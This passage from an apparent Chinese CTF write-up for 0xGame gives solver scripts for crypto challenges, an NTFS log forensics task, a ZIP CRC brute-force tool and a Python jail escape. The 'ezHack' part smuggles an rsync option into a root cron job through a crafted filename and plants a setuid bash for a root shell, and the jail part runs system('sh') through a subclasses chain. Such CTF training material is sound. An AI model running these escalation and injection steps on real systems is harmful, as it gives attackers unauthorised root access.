    io.sendlineafter(b'>> ', b'G')
    output += [int(io.recvline().strip())]

b = [int(j) for i in output for j in bin(i)[2:].zfill(2)]
assert len(b) == 19968
B = vector(GF(2),b)
s = T.solve_left(B)

state = []
for i in range(624):
    state.append(int("".join(list(map(str,s)))[32*i:32*i+32],2))

# ---------------------------

def _int32(x):
    return int(0xFFFFFFFF & x)

def _re_init_by_array_part(index, mt, multiplier):
    return _int32((mt[index] + index) ^^ (mt[index - 1] ^^ mt[index - 1] >>
30) * multiplier)

def _init_genrand(seed, mt):
    mt[0] = seed
    for i in range(1, 624):
        mt[i] = _int32(1812433253 * (mt[i - 1] ^^ mt[i - 1] >> 30) + i)

def re_init_by_array(mt):
    tmp = [_re_init_by_array_part(i, mt[:-1], 1566083941) for i in [622, 623]]

    original_mt = [0] * 624
```

```
    _init_genrand(19650218, original_mt)

    predict_seed = _int32(tmp[-1] - _int32((tmp[-2] ^^ (tmp[-2] >> 30)) * 1664525 ^^ original_mt[-1]))
    return predict_seed

mt = state+[624]
seed = re_init_by_array(mt)
print(seed)

io.sendlineafter(b'>> ', b'C')
io.sendlineafter(b'Guess the seed: ', str(seed).encode())

io.interactive()
```

Quaternion

Jordan标准化

代码块

```
from Crypto.Util.number import *

p = 125398656138431059112338568882706761537705460953815279847245923595755467777679771503903875066653495092519372988976547021609359294213001601061856833951634215
public = "122798534772830085533576574927897632550388701063019161032376557711072408556390197403113846540496835180747675326683065337687866102654601709967958206013219091121049311746258484669522525140130930662023532315031704518971091714953861305157204917752379023236186230973755387552726548063201216344495459259570735320159 3i + 450430550110220511170706355346853127519361342092668926760254273216011478764445031538810577279916498307130264816119062480395788963919822889673835039577697j + 3174124676656013174258111656715518261932447407587587373745001204373630194465607583875038303157271540416614763810219408013310091241179227844814818997567768k"
enc = "226546237876160043053214540010191209456308470812829261002235782042790020207651862127134106144642587893243559208781030161387210431779193463339715300369273 3i + 1178216955785734233627196704162941668356119122395221985502773981852285939118766635107868242321821037266266923017937032315413880208664354338710252181112917 2i + 109081622769450086489263610721557720449025849793942353651021417929140121581382569200127349723354414939962921237086170347118839586150759431720835340303078 4j +
```

```
105402869603154381061144550608558565021568613872815075351409692780114075162598396116328614456544700818376642307923719932196470657513497716251977868289094 73k"

a = 122798534772830085533576574927897632550388701063019161032376557711072408556390197403113846540496835180747675326683065337687866102654601709967958206013219092
b = 112104931174625848466952252514013093066202353231503170451897109171495386130515720491775237902323618623097375538755272654806320121634449545925957073532015932
c = 450430550110220511170706355346853127519361342092668926760254273216011478764445031538810577279916498307130264816119062480395788963919822889673835039577697
d = 317412467665601317425811165671551826193244740758758737374500120437363019446560758387503830315727154041661476381021940801331009124117922784481481899756776 8

def init(strs):
    a, b, c, d = [int(i[:-1]) if i[-1] in 'ijk' else int(i) for i in strs.split(' + ')]
    return Matrix(GF(p),[
            [a, -b, -c, -d],
            [b, a, -d, c],
            [c, d, a, -b],
            [d, -c, b, a]
        ])

A = init(public)
B = init(enc)
J, P = A.jordan_form(transformation=True)
BB = P.inverse() * B * P
tmp = BB[0, 1]/BB[0, 0]*J[0, 0]
print(long_to_bytes(int(tmp)))
```

逐望

使用EC-LCG（椭圆曲线线性随机数生成器）生成了一个2025bit的随机数，不难看出实际上调用了4次 `r._rand550()`

低1100位就是两个没有被截断的 `_rand550()` 返回值，其生成逻辑本质上是将 `x` 、 `y` 的低位随机化后拼起来

由于变化量很小（异或 `urandom(7)` ->不超过 2^{29} ），因此直接打~~痒氏奇术~~ **多元coppersmith**即可

（有关多元coppersmith的资料请自行检索，从上一周某道Coppersmith的题目拓展到本周，无非就是多爆几个未知量的**小根(small roots)**而已）

> 小趣事：这个多元Coppersmith的`small_roots`几乎是各种比赛各类wp统一的

不多说了，上比较啰嗦的exp

代码块

```
__import__('os').environ['TERM'] = 'xterm'

from pwn import *
from sage.all import *
import itertools

def small_roots(f, bounds, m=1, d=None):
    if not d:
        d = f.degree()

    R = f.base_ring()
    N = R.cardinality()

    f /= f.coefficients().pop(0)
    f = f.change_ring(ZZ)

    G = Sequence([], f.parent())
    for i in range(m + 1):
        base = N ** (m - i) * f ** i
        for shifts in itertools.product(range(d), repeat=f.nvariables()):
            g = base * prod(map(power, f.variables(), shifts))
            G.append(g)

    B, monomials = G.coefficient_matrix()
    monomials = vector(monomials)

    factors = [monomial(*bounds) for monomial in monomials]
    for i, factor in enumerate(factors):
        B.rescale_col(i, factor)

    B = B.dense_matrix().LLL()

    B = B.change_ring(QQ)
    for i, factor in enumerate(factors):
        B.rescale_col(i, 1 / factor)

    H = Sequence([], f.parent().change_ring(QQ))
    for h in filter(None, B * monomials):
        H.append(h)
```

```
            I = H.ideal()
            if I.dimension() == -1:
                H.pop()
            elif I.dimension() == 0:
                roots = []
                for root in I.variety(ring=ZZ):
                    root = tuple(R(root[var]) for var in f.variables())
                    roots.append(root)
                return roots

        return []

io = remote('nc1.ctfplus.cn',15557)
# io = remote('127.0.0.1',1721)
# io = process(['python','task.py'])

# Curve parameters

p = 768849563970453442208097466290016490930379502009430552037356014450315161977 51
a = 566981876053261100436272283961783460771206145394752141093868281887638841399 93
b = 175772324973218388410756977897945202629504260589230845670468523006333254389 02
E = EllipticCurve(Zmod(p),[a,b])

io.recvuntil(b'number:')
n = int(io.recvline().strip().decode())

# 2025 invokes getrandbits 4 times, 'former' three of which are not truncated

mask = 2**550 - 1
n0 = n & mask
n1 = (n >> 550) & mask

def extract_xy(num):
    bt = int(num).to_bytes(70)
    x = int.from_bytes(xor(bt[:35],b' ')[3:],'little')
    y = int.from_bytes(xor(bt[35:],b' ')[3:],'little')
    return x,y

def force(xh,yh):
    P = PolynomialRing(GF(p),names='dx,dy')
    dx,dy = P._first_ngens(2)
    x = xh + dx
    y = yh + dy
    f = x**3 + a*x + b - y**2
```

```
84
85      _x,_y = small_roots(f,(2**36,2**36),2)[0]
86      return xh+_x,yh+_y
87
88  x0,y0 = force(*extract_xy(n0))
89  x1,y1 = force(*extract_xy(n1))
90
91  P0 = E(x0,y0)
92  P1 = E(x1,y1)
93  dif = P1 - P0
94  cur = P0
95
96  while True:
97      sc = int.to_bytes(int(cur.xy()[0]),32)
98      if sc.startswith(b'0xGGGGame#'):
99          io.sendlineafter(b'code:',sc[:24])
100         io.interactive()
101         break
102     cur -= dif
103
104
```

蓉凤

> Hibiscus.

又名AES-Square(Integrals) Revenge

总之就是AES Square的升级版，凑不够单个字节跑遍256Byte的明文，但积分攻击的思想是相通的，利用的性质和爆破分析的对象不同而已

不多说了，直接丢出题人的Blog和github仓库，分别有解析和exp

Blog:

https://crystaljiang232.github.io/crypto/aesatk/4-1（AES Square）

https://crystaljiang232.github.io/crypto/aesatk/4-2（Revenge）

GitHub:

https://github.com/CrystalJiang232/AES-Integrals

其中build的三个executable中aes4-1可以打普通的AES Square，aes4-2打Revenge，具体用法不多赘述~~自己看README去~~


Python调Executable方面出题人还是比较喜欢拿文件中转~~因为不会用~~ `~~subprocess~~`

> Note：本题使用Python爆破理论可行，但预计会非常非常耗时（出题人未尝试过），建议使用C++

Misc


NTFS很ez啦

本题考察$LogFile日志分析，给的hint已经足够了



建议用logfileparser导出一些处理好的文件，这是项目地址

https://github.com/jschicht/LogFileParser



代码块

```
yolo@yolo:~/Desktop/timu$ sqlite3 ntfs.db
SQLite version 3.45.1 2024-01-30 16:01:20
Enter ".help" for usage hints.
sqlite> .tables
IndexEntries  LogFile
sqlite> .schema LogFile
CREATE TABLE LogFile (lf_Offset TEXT,lf_MFTReference INTEGER,lf_MftHdr_Seq
INTEGER,lf_MftHdr_Lsn INTEGER,lf_MftHdr_Flags TEXT,lf_RealMFTReference
INTEGER,lf_MFTBaseRecRef INTEGER,lf_LSN INTEGER,lf_LSNPrevious
INTEGER,lf_RedoOperation TEXT,lf_UndoOperation TEXT,lf_OffsetInMft
INTEGER,lf_FileName TEXT,lf_CurrentAttribute TEXT,lf_TextInformation
TEXT,lf_UsnJrlFileName TEXT,lf_UsnJrlMFTReference
INTEGER,lf_UsnJrlMFTParentReference INTEGER,lf_UsnJrlTimestamp
TEXT,lf_UsnJrlReason TEXT,lf_UsnJrnlUsn INTEGER,lf_SI_CTime TEXT,lf_SI_ATime
TEXT,lf_SI_MTime TEXT,lf_SI_RTime TEXT,lf_SI_FilePermission
TEXT,lf_SI_MaxVersions INTEGER,lf_SI_VersionNumber INTEGER,lf_SI_ClassID
INTEGER,lf_SI_SecurityID INTEGER,lf_SI_QuotaCharged INTEGER,lf_SI_USN
INTEGER,lf_SI_PartialValue TEXT,lf_FN_CTime TEXT,lf_FN_ATime TEXT,lf_FN_MTime
TEXT,lf_FN_RTime TEXT,lf_FN_AllocSize INTEGER,lf_FN_RealSize
```

```
    INTEGER,lf_FN_Flags TEXT,lf_FN_Namespace TEXT,lf_DT_StartVCN
    INTEGER,lf_DT_LastVCN INTEGER,lf_DT_ComprUnitSize INTEGER,lf_DT_AllocSize
    INTEGER,lf_DT_RealSize INTEGER,lf_DT_InitStreamSize INTEGER,lf_DT_DataRuns
    TEXT,lf_DT_Name TEXT,lf_FileNameModified INTEGER,lf_RedoChunkSize
    INTEGER,lf_UndoChunkSize INTEGER,lf_client_index INTEGER,lf_record_type
    INTEGER,lf_transaction_id INTEGER,lf_flags INTEGER,lf_target_attribute
    INTEGER,lf_lcns_to_follow INTEGER,lf_attribute_offset
    INTEGER,lf_MftClusterIndex INTEGER,lf_target_vcn INTEGER,lf_target_lcn
    INTEGER,InOpenAttributeTable INTEGER,FromRcrdSlack
    INTEGER,IncompleteTransaction INTEGER);
8   sqlite>
```

用sqlite3分析导出来的ntfs.db

代码块

```
1   SELECT lf_UsnJrlTimestamp, lf_UsnJrlReason, lf_FileName FROM LogFile WHERE
    lf_UsnJrlReason LIKE '%RENAME%' ORDER BY lf_LSN;
```

hint里面让我们关注前后文件名变化

接下来应该是能看出，我使用字节变数字处理了，在python中，用个num.to_bytes就能回复了

代码块

```
1   def num_to_string(num):
2           num_bytes=(num.bit_length()+7)//8 #这是由于num.to_bytes需要指定字节长度，所
    以我这样写的，会自动向上取整，确保转换出来的字节完整
3           byte_data=num.to_bytes(num_bytes,'big')
4           return byte_data.decode('utf-8',errors='ignore')
```

```
numbers=[
        13643046854681979,
    6426765720352224837,
    6876554908428166514,
    28539333146592819,
    555819389
]
flag_parts=[num_to_string(n) for n in numbers]
flag=''.join(flag_parts)
print(f"{flag}")
"""
0xGame{Y0u_H@vE_nnAsTered_NTF3!!!}
"""
```

ezHack

我之前打的一个渗透靶机，把提权部分搬过来了

观察定时任务，看到了rsync启动了一个同步文件的任务

代码块

```
ctf@dep-1f31e3dc-af66-4648-afb6-1b7bad80dc22-69cd6d55bf-trqhl:~$ ls -la /etc/cron.d
total 20
drwxr-xr-x 1 root root 4096 Oct  8 14:08 .
drwxr-xr-x 1 root root 4096 Oct  8 14:08 ..
-rw-r--r-- 1 root root  102 Mar  2  2023 .placeholder
-rw-r--r-- 1 root root  122 Oct  8 13:08 ctf_backup_job
-rw-r--r-- 1 root root  201 Jun  6 17:12 e2scrub_all
ctf@dep-1f31e3dc-af66-4648-afb6-1b7bad80dc22-69cd6d55bf-trqhl:~$ cat /etc/cron.d/ctf_backup_job
* * * * * root /bin/sh -c "cd /home/ctf && rsync -t *.txt 0xGame:/tmp/backup/"
# congratulations!,this is key to be king!
```

可以利用文件名劫持root，因为rsync有个-e功能，能直接执行系统命令

代码块

```
echo -e '#!/bin/bash\ncp /bin/bash /home/ctf/rootbash\nchmod u+s /home/ctf/rootbash' > shell.sh
touch -- '-e sh shell.sh    .txt'

```

等待片刻，我们会发现路径出现了rootbash

代码块

```
ctf@dep-1cf51ecf-457b-422d-823d-9c8104b746b6-5ffc77b68c-rff4g:~$ ls -la
total 1272
-rw-r--r-- 1 ctf  ctf        0 Oct 16 13:02 '-e sh shell.sh    .txt'
drwxr-xr-x 1 ctf  ctf     4096 Oct 16 13:04  .
drwxr-xr-x 1 root root    4096 Oct  8 13:29  ..
-rw------- 1 ctf  ctf       84 Oct 16 13:10  .bash_history
-rw-r--r-- 1 ctf  ctf      220 Jun  6 14:38  .bash_logout
-rw-r--r-- 1 ctf  ctf     3526 Jun  6 14:38  .bashrc
-rw-r--r-- 1 ctf  ctf      807 Jun  6 14:38  .profile
-rw-r--r-- 1 ctf  ctf       56 Oct  8 14:08  hello.txt
-rwsr-xr-x 1 root root 1265648 Oct 16 13:13  rootbash
-rw-r--r-- 1 ctf  ctf       73 Oct 16 13:03  shell.sh
```

但是还是需要使用-p指定保留用户id才能进入root shell

代码块

```
ctf@dep-1cf51ecf-457b-422d-823d-9c8104b746b6-5ffc77b68c-rff4g:~$ ./rootbash -p
rootbash-5.2# id
uid=1000(ctf) gid=1000(ctf) euid=0(root) groups=1000(ctf)
rootbash-5.2# whoami
root
rootbash-5.2# ls /root
flag.txt
rootbash-5.2# cat /root/flag.txt
0xGame{Game_over_you_@re_gonna_Be_the_champ_of_CTFers!!!}
```

开锁师傅2.0

本题考察了crc从原理角度的爆破分析，需要各位自己搞个合适的脚本，三字节遍历爆破才能爆破出中文，接下来是用结果进行明文攻击，然后就能拿到flag了，给大家我之前写的项目部分内容，已经帮大家调整处理了，然后如果需要用到crc反转攻击，需要大家把这位佬的项目crc32.py保留在我写的脚本同一路径下

代码块

```
import zipfile
import argparse
import itertools
import subprocess
import re
import zlib
import os
```

```python
from tqdm import tqdm


def bytes_to_hex_or_str(content: bytes) -> str:
    """
    将字节串转换为可读的字符串或十六进制字符串。
    如果能解码为可打印的 UTF-8 字符串（包括中文），则返回该字符串；
    否则（即二进制源码信息或控制字符），返回其十六进制表示。
    """
    try:
        # 1. 尝试使用 UTF-8 解码
        decoded_str = content.decode('utf-8')

        if decoded_str.isprintable():
            return f"'{decoded_str}'"
        else:
            # 3. 如果包含控制字符，视为二进制/源码信息，转为十六进制
            return content.hex()

    except UnicodeDecodeError:
        # 4. 解码失败（纯二进制数据），直接转为十六进制
        return content.hex()

    except Exception:
        # 5. 其他异常（安全起见）
        return content.hex()

def extract_targets(zip_filename: str) -> list:
    """分析 ZIP 文件，提取所有加密文件信息。"""
    targets = []
    print(f"[*] 正在分析压缩包: {zip_filename}")
    try:
        with zipfile.ZipFile(zip_filename, 'r') as zf:
            for info in zf.infolist():
                # 检查是否加密 (flag_bits & 0x1) 且非空
                if info.flag_bits & 0x1 and info.file_size > 0:
                    targets.append({
                        "filename": info.filename, "size": info.file_size,
"crc": info.CRC
                    })

        def sort_key(target):
            # 尝试按文件名中的数字排序，如果没有数字则放后面
            match = re.search(r'(\d+)', target['filename'])
            if match:
                return (int(match.group(1)), target['filename'])
            return (float('inf'), target['filename'])
```

```
54
55          targets.sort(key=sort_key)
56          print(f"[+] 发现 {len(targets)} 个加密文件。")
57      except (FileNotFoundError, zipfile.BadZipFile) as e:
58          print(f"[!] 错误: {e}")
59      return targets
60
61  def brute_force_many_short_files(targets: list):
62      """高效批量爆破 <= 3 位元組的文件。"""
63      if not targets: return {}, {}
64      print(f"[*] 檢测到 {len(targets)} 个小文件 (<=3 字節)，準備进行高效批量爆破...")
65      size_groups = {}
66      for t in targets:
67          size = t['size']
68          if size not in size_groups: size_groups[size] = []
69          size_groups[size].append(t)
70
71      crc_to_plaintext = {}
72      for length, group_targets in size_groups.items():
73          print(f"  [-] 开始对 {len(group_targets)} 个大小为 {length} 字节的文件进行
    爆破...")
74          group_crc_map = {t['crc']: t['filename'] for t in group_targets}
75          # tqdm 的 total 应该为 256**length
76          pbar = tqdm(itertools.product(range(256), repeat=length),
    total=256**length, desc=f"    -> {length}字节爆破", unit="B", leave=False)
77          found_count = 0
78          for byte_tuple in pbar:
79              plaintext_bytes = bytes(byte_tuple)
80              crc_val = zlib.crc32(plaintext_bytes) & 0xFFFFFFFF
81              if crc_val in group_crc_map and crc_val not in crc_to_plaintext:
82                  crc_to_plaintext[crc_val] = plaintext_bytes
83                  found_count += 1
84                  pbar.set_postfix_str(f"已找到 {found_count}/{len(group_crc_map)}
     个")
85              if found_count == len(group_crc_map):
86                  pbar.update(pbar.total - pbar.n) # 加速进度条完成
87                  break
88          pbar.close()
89
90      crc_map = {}
91      for t in targets:
92          if t['crc'] not in crc_map: crc_map[t['crc']] = []
93          crc_map[t['crc']].append(t['filename'])
94
95      return crc_map, crc_to_plaintext
96
97  def reverse_crc_long(targets: list, crc_tool_path: str) -> dict:
```

```python
    """对 4-7 位元組的文件進行 CRC 反轉。"""
    if not targets: return {}
    print(f"[*] 檢測到 {len(targets)} 個中等大小文件 (4-7 字節)，準備進行 CRC 反轉...")
    fragments_map = {}
    for target in targets:
        filename = target['filename']
        print(f"  [-] 正在调用外部工具为 '{filename}' (大小: {target['size']} B, CRC: {hex(target['crc'])}) 进行反转...")
        # 确保使用 python3 调用
        command = ["python3", crc_tool_path, "reverse", hex(target['crc'])]
        try:
            # 增加 timeout 避免卡死
            proc = subprocess.run(command, capture_output=True, text=True, check=True, encoding='utf-8', errors='ignore', timeout=300)
            # 修正正则，匹配可能的十六进制输出或字符串输出
            fragments = re.findall(r"(?:alternative|bytes|hex):\s+(.+?)\s+\(OK\)", proc.stdout)

            processed_fragments = []
            for frag in fragments:
                frag = frag.strip().strip("'\"") # 清理引号
                # 尝试将碎片转换为 bytes（如果是十六进制）
                if len(frag) % 2 == 0 and all(c in '0123456789abcdefABCDEF' for c in frag):
                    try:
                        processed_fragments.append(bytes.fromhex(frag))
                    except ValueError:
                        processed_fragments.append(frag)
                else:
                    # 假定为 ASCII/UTF-8 字符串
                    processed_fragments.append(frag)

            if processed_fragments:
                # 只保留唯一的结果，并保持原始顺序
                unique_fragments = []
                for frag in processed_fragments:
                    if frag not in unique_fragments:
                        unique_fragments.append(frag)
                fragments_map[filename] = unique_fragments

        except subprocess.TimeoutExpired:
            print(f"\n[!] 调用 '{crc_tool_path}' 超时。")
        except Exception as e:
            print(f"\n[!] 调用 '{crc_tool_path}' 失败: {e}")

    return fragments_map
```

```
140
141 def test_password(zip_filename: str, password_bytes: bytes, test_file: str) ->
    bool:
142     try:
143         with zipfile.ZipFile(zip_filename, 'r') as zf:
144             zf.read(test_file, pwd=password_bytes)
145         return True
146     except Exception:
147         return False
148
149
150 def main():
151     parser = argparse.ArgumentParser(description="终极完美版 CRC 攻击脚本 V12 (已
    移除 bkcrack KPA)。")
152     parser.add_argument("zip_file", help="需要破解的 ZIP 文件路径。")
153     parser.add_argument("--tool", type=str, default="crc32.py", help="可用的
    crc32.py 工具路径。")
154     args = parser.parse_args()
155
156     all_targets = extract_targets(args.zip_file)
157     if not all_targets: return
158
159     short_targets = [t for t in all_targets if t['size'] <= 3]
160     medium_targets = [t for t in all_targets if 4 <= t['size'] <= 7]
161     large_targets = [t for t in all_targets if t['size'] >= 8]
162
163     print(f"\n[*] 文件分析完成，分组如下:")
164     print(f"  - {len(short_targets)} 个小文件 (<=3 字节) -> 将使用二进制爆破")
165     print(f"  - {len(medium_targets)} 个中等文件 (4-7 字节) -> 将使用 CRC 反转")
166     print(f"  - {len(large_targets)} 个大文件 (>=8 字节) -> 将被忽略")
167     print("-" * 50)
168
169     final_results = {} # {filename: [content1, content2, ...]}
170
171     if short_targets:
172         crc_map, crc_to_plaintext = brute_force_many_short_files(short_targets)
173         for crc, plaintext in crc_to_plaintext.items():
174             for fname in crc_map.get(crc, []):
175                 final_results[fname] = [plaintext]
176
177     if medium_targets:
178         fragments_map = reverse_crc_long(medium_targets, args.tool)
179         for fname, frags in fragments_map.items():
180             final_results[fname] = frags
181
182     if not final_results:
183         print("\n[!] 未能破解或恢复任何文件内容。")
```

```
184             return
185
186         print("\n" + "="*50); print("🎉 [+] 初步破解/恢复完成！结果如下：");
    print("="*50)
187         ordered_cracked_filenames = [t['filename'] for t in all_targets if
    t['filename'] in final_results]
188
189         decoded_parts_for_summary = []
190         for filename in ordered_cracked_filenames:
191             content_list = final_results[filename]
192             display_parts = []
193             summary_part = "" # 用于拼接的第一个结果
194
195             for i, content in enumerate(content_list):
196                 if isinstance(content, bytes):
197                     # 使用优化后的函数处理 bytes 类型
198                     display_str = bytes_to_hex_or_str(content)
199                     summary_part = display_str.strip("'")
200                     display_parts.append(display_str)
201                 else:
202                     # CRC 反转工具输出的字符串
203                     display_parts.append(f"'{content}'")
204                     summary_part = content
205
206             decoded_parts_for_summary.append(summary_part)
207             print(f"  -> 文件 '{filename}': [{', '.join(display_parts)}]")
208
209         print("\n[*] 以上所有结果的**首个**可能性拼接后的内容为:")
210         full_decoded_text = "".join(decoded_parts_for_summary)
211         print(f"    拼接内容: {full_decoded_text}")
212
213         try:
214             choice = input("\n[?] 是否要继续尝试自动攻击（密码组合）？(y/n): ")
215         except KeyboardInterrupt:
216             print("\n操作已取消。"); return
217         if choice.lower() != 'y':
218             print("[*] 操作结束。"); return
219
220         if medium_targets:
221             print("\n--- 尝试将 CRC 反转结果组合成密码 ---")
222             password_fragment_lists = [final_results[t['filename']] for t in
    medium_targets if t['filename'] in final_results]
223
224             cleaned_password_fragment_lists = []
225             for frag_list in password_fragment_lists:
226
```

```
                cleaned_frag_list = [f.decode('utf-8', errors='ignore') if isinstance(f, bytes) else f for f in frag_list]
                cleaned_password_fragment_lists.append(list(set(f for f in cleaned_frag_list if f)))

        if any(cleaned_password_fragment_lists):
            test_file = max(all_targets, key=lambda t: t['size'])['filename']
            print(f"[*] 自动选择最大文件 '{test_file}' 用于密码验证。")

            total_passwords = 1
            for frags in cleaned_password_fragment_lists: total_passwords *= len(frags)

            pbar = tqdm(itertools.product(*cleaned_password_fragment_lists), total=total_passwords, desc="  -> 尝试密码", unit="Combo")
            for combo in pbar:
                password_str = "".join(combo)
                password_bytes = password_str.encode('utf-8')

                display_pwd = password_str[:30] + '...' if len(password_str) > 30 else password_str
                pbar.set_postfix_str(f"正在尝试: '{display_pwd}'")

                if test_password(args.zip_file, password_bytes, test_file):
                    pbar.close()
                    print("\n" + "="*50); print(f"🎉 [+] 最终密码验证成功! "); print(f"  >>>  {password_str}  <<<"); print("="*50)
                    return
            print("\n[!] 未能自动验证出正确的密码组合。")
        else:
             print("[*] 没有可用的 CRC 反转结果用于密码组合。")


if __name__ == "__main__":
    main()

"""
olo@yolo:~/Desktop/timu/0xGame/开锁师傅$ python crcdecrypt.py attachment.zip
[*] 正在分析压缩包: attachment.zip
[+] 发现 40 个加密文件。

[*] 文件分析完成，分组如下:
  - 38 个小文件 (<=3 字节) -> 将使用二进制爆破
  - 0 个中等文件 (4-7 字节) -> 将使用 CRC 反转
  - 2 个大文件 (>=8 字节) -> 将被忽略
------------------------------------------------
[*] 檢測到 38 个小文件 (<=3 字節)，準備进行高效批量爆破...
```

```
  [-] 开始对 19 个大小为 3 字节的文件进行爆破...
  [-] 开始对 19 个大小为 1 字节的文件进行爆破...

==================================================
🎉 [+] 初步破解/恢复完成！结果如下:
==================================================
  -> 文件 '1.txt': ['好']
  -> 文件 '2.txt': ['像']
......省略部分......
  -> 文件 '34.txt': ['x']
  -> 文件 '35.txt': ['G']
  -> 文件 '36.txt': ['a']
  -> 文件 '37.txt': ['m']
  -> 文件 '38.txt': ['e']

[*] 以上所有结果的**首个**可能性拼接后的内容为:
    拼接内容: 好像有个很重要的文件,就记住了前面的内容:welcome_to_0xGame

[?] 是否要继续尝试自动攻击（密码组合）？(y/n): y
yolo@yolo:~/Desktop/timu/0xGame/开锁师傅$
"""
```

接下来是明文攻击，对知识点不懂的，去看week2的授课文案

Jail大逃亡

第一关打继承链

代码块

```
[ x.__init__.__globals__ for x in ''.__class__.__base__.__subclasses__() if x.__name__=="_wrap_close"][0]["system"]("sh")
```

第二关通过fd文件描述符读源代码

代码块

```
~$ ps aux
